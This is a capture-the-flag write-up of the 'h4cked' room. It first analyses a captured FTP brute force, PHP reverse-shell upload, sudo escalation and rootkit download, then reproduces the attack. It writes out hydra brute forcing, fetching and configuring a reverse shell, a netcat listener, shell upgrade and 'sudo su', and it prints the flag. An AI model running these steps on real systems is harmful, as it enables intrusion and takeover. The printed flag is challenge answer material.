h4cked
Another Wireshark challenge. I have been actively learning Wireshark lately so this one felt relevant. Download the .pcap and see what is going on.
Task 1: Oh no! We’ve been hacked!
Open the file and start going through the traffic. The questions in this task basically walk you through what the attacker did step by step, so let’s go through them.
The attacker is trying to log into a specific service. What service is this? FTP. Pretty obvious from just looking at the packets.

There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool? Hydra. A very popular brute force tool by Van Hauser.
The attacker is trying to log on with a specific username. What is the username? jenny. You can see repeated login attempts all using the same username.

What is the user’s password? password123. There are a bunch of failed attempts and then one that goes through. That successful one shows the password in plain text. FTP does not encrypt anything so everything is readable.

What is the current FTP working directory after the attacker logged in? /var/www/html. The attacker ran pwd right after logging in and the server responded with the path.


The attacker uploaded a backdoor. What is the backdoor’s filename? shell.php. After getting in, the attacker uploaded a PHP reverse shell.

The backdoor can be downloaded from a specific URL, as it is located inside the uploaded file. What is the full URL? http://pentestmonkey.net/tools/php-reverse-shell. Right click on packet 431 and follow the TCP stream. Everything is there including the source URL of the shell.
Which command did the attacker manually execute after getting a reverse shell? whoami. Classic first move. Right click on the packet where the reverse shell connects back and follow that TCP stream, you will see the whole session laid out.

What is the computer’s hostname? wir3. Visible in the same TCP stream.

Which command did the attacker execute to spawn a new TTY shell? python3 -c 'import pty; pty.spawn("/bin/bash")'. Also right there in the stream.

Which command was executed to gain a root shell? First ran sudo -l while logged in as jenny to check what she can run without a password. The output came back as (ALL : ALL) ALL which basically means jenny can run anything. So the attacker just did sudo su and became root with zero resistance. Painful to see but also kind of funny.
The attacker downloaded something from GitHub. What is the name of the GitHub project? Reptile. A rootkit. Which answers the last question too, the type of backdoor is a rootkit. These are designed to be stealthy and very hard to detect. Not great news for the machine.

Task 2: Hack your way back into the machine
Okay so that was just watching what happened. Now we actually have to replicate it. The attacker changed jenny’s password at some point so we can’t use password123 anymore. We have to brute force it again.
The task gives some hints: use a common wordlist, change the shell values before uploading, set up a listener, trigger the shell through the browser, then become root and grab the flag from /root/Reptile.
Step 1: Brute Force FTP

hydra -l jenny -P /usr/share/wordlists/rockyou.txt ftp://10.128.154.167
Took less than 10 seconds. New password is 987654321. Okay jenny.
Step 2: Log In and Prepare the Shell

Log into FTP:
ftp 10.128.154.167
Now we need the same PHP reverse shell the attacker used. Download it:
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php -O shell.php

Open it and change two values: the IP and the port. The IP needs to be your VPN IP, find it with:
ip a show tun0
I used port 4444. Edit the file:
nano shell.php
Find the lines with $ip and $port near the top and update them. Save and close.
Step 3: Set Up the Listener
nc -lvnp 4444

Leave this running.
Step 4: Upload the Shell
Back in the FTP session, upload the file:
put shell.php

You should get a confirmation message. If you get an error it probably means the session timed out while you were messing around with the shell file. Just exit and log back in.
Step 5: Trigger the Shell
Open a browser and go to:
http://<target_IP>/shell.php
The page will just hang and not load anything. That is fine. Go back to your listener terminal and you should see a connection come in.

You are in.
Step 6: Upgrade the Shell
The shell needs to be upgraded:
python3 -c 'import pty;pty.spawn("/bin/bash")'

Now it feels like a proper terminal.
Step 7: Become Root

Currently we are www-data. Switch to jenny:
su jenny
Check what jenny can run as sudo:
sudo -l
Still (ALL : ALL) ALL. Some things never change. Become root:
sudo su
Step 8: Get the Flag
Navigate to the Reptile directory and read the flag:
cd /root/Reptile
cat flag.txt

ebcefd66ca4b559d17b440b6e67fd0fd
Takeaway
This one was genuinely fun. I have been learning Wireshark and getting a challenge that starts with reading a full attack session in a .pcap before reproducing it yourself is great. You see exactly what you are about to do before you do it.
The investigation part showed how much information FTP leaks just by existing. No encryption, credentials in plain text, command output sitting there for anyone sniffing the network. Painful but educational.
The jenny situation was also a good reminder that (ALL : ALL) ALL in sudo is basically the same as just handing someone the root password. One sudo su and it is over.
Good room. Really enjoyed this one.